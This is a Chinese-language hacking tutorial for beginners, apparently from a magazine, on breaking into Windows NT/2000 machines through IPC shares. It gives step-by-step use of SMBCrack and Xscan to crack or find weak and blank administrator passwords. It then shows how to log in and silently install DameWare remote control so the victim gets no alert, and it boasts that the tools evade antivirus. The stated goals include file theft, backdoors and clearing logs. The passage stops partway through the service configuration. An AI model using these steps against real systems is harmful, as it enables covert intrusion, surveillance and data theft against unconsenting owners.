任务：获得管理员权限、对远程主机进行实时屏幕监视、屏幕控制、远程执行命令、系统配置修改、文件窃取、留下后门、清除脚印。

所用工具：DameWare、Xscan、SMBCrack、Wollf、Clearlog

入侵条件：获取远程主机WIN NT/2K的管理员权限，远程主机存在IPC共享。

适用者：有冷静的头脑（否则后果严重，嘿嘿）。

所需基本常识：什么是IPC，IPC是Internet Process Connection的缩写，也就是远程网络连接。它是Windows NT及Windows 2000特有的一项功能，就是在两个计算机进程之间建立通信连接。

> LOOK 注意　本文所用工具软件目前仍没有被任何杀毒软件查杀，不会被远程主机发现，请放心使用。

微软的IPC设计大大方便了微软的用户（这是微软一贯的作风），因为这种设计实现了只要在开有IPC共享的远程主机上拥有管理员权限，就可以远程操作该计算机。但总有些大意的网管们没有设置管理员密码，这也就是所谓的IPC空连接，结果导致整个系统暴露在网络中。这样就大大方便了黑客，可以这样说，基于IPC攻击是每个黑客入门必须掌握的技能。但是大多数菜鸟级黑客往往在得到管理员权限后就不知所措了，如果你也在茫然，那么请往下看，Good Luck!

> 小知识　每台主机上面都有十几或几十的进程在运行，那么两台通信的主机是如何找到对方的进程呢？是通过［IP：PORT］即所谓的套接字(SOCKET)来标识每个具体进程的，就像是给每个进程起个名字一样，这样就能找到欲通信进程了。IPC也是应用这种技术来实现的，所以可以通过DOS命令来远程调用进程。

由于一般常用命令都是基于命令行的，我所介绍的这种方法，不需要你记住那么多的DOS命令。以下的基本操作都是基于IPC，不过操作已经简化得让你感觉不到IPC的存在。

一、获取远程主机管理员权限

如果想获取指定主机的管理员权限，那么榕哥的SMBCrack是首选（用法如图1所示），破解速度很快，美中不足的是不能将解密结果保存起来。




图 1

但是这种暴力破解既费时又容易被发现，破解的成功率完全依赖于对方密码的健壮度。既然我们菜鸟只是为了练手，为何不用扫描器扫出管理员权限呢？OK，打开我的挚爱Xscan（我觉得Xscan很适合我这样的菜鸟，虽然扫得慢一点，但是它扫得滴水不漏，能自动找出主机的各种漏洞，最重要的是有Xfocus做技术后台，每一个漏洞都会有具体攻击和修补的描述），打开扫描模块，然后填入扫描IP段。开始吧，等待一段时间后就会得到弱口令，就是它。JUST DO IT!

> 小技巧　为了快点扫出我们需要的弱口令，所以其它的漏洞不设，只设NT-Server弱口令，如图2所示。




图 2

二、登陆远程主机

最激动人心的时刻到了，打开主角Dame Ware中的工具之一Dame Ware Mini Remote Control(Dame Ware远程控制)，点击New Host；填入刚才用Xscan扫到的IP，用户名为administrator，密码为空（如图3所示），然后单击connect。

由于是第一次进入该主机，所以Dame Ware会弹出错误框Dame Ware Mini Remote Control-Erro来提示我们在远程主机上安装服务程序，如图4所示。

"啊，还要安装？那岂不是很麻烦，不如直接用冰河算了！"不要担心，这个安装程序不用惊动远程主机上面的管理员动手，Dame Ware会好心的在远程主机毫不知情的情况下远程安装它，而我们所要做的只是修改一些服务端的设置。

> LOOK 注意　因为Dame Ware最初的目的是给网管们提供便捷的网络管理工具，有了它网管就不用再为了设置调试在两台机器中

跑来跑去了。所以如果我们使用默认的服务端设置，连接上以后，远程主机会得到已被远程控制的提示，并把你的登陆信息提交给他，那这样岂不是暴露了自己么？结果很可能是一顿痛打啊，呵呵，所以我们要谨慎行事。




图 3




图 4

如何修改远程服务端配置让网管软件彻底变成一个黑客软件？OK，从弹出错误对话框那里我们继续，我们在错误Dame Ware Mini Remote Control—Erro对话框中，点击OK按钮表示同意在远程主机上安装服务程序，进入安装对话框Dame Ware Mini Remote Control—Install来配置远程主机上的服务程序，如图5所示。




图 5

由于这是将要对远程主机上面运行的程序的配置，所以远程主机对我们控制做出的反应全在这里配置。首先看到四个复选框，如果选中Stop Service On Disconnect，将会在断开远程主机的同时停止Dame Ware服务；

如果选中Remove Service On Disconnect，将会在断开远程主机的同时卸载远程主机上的Dame Ware服务端程序；

如果选中Set Service Startup typeto Manual default is，将会在连接远程主机的时候手动启动远程Dame Ware服务端程序；

如果选中Copy Configuration File DWRCS，服务端程序会按照我们更改后的设置在远程主机上执行。

LOOK 注意 这个选项就是把网管程序变成黑客程序的关键。

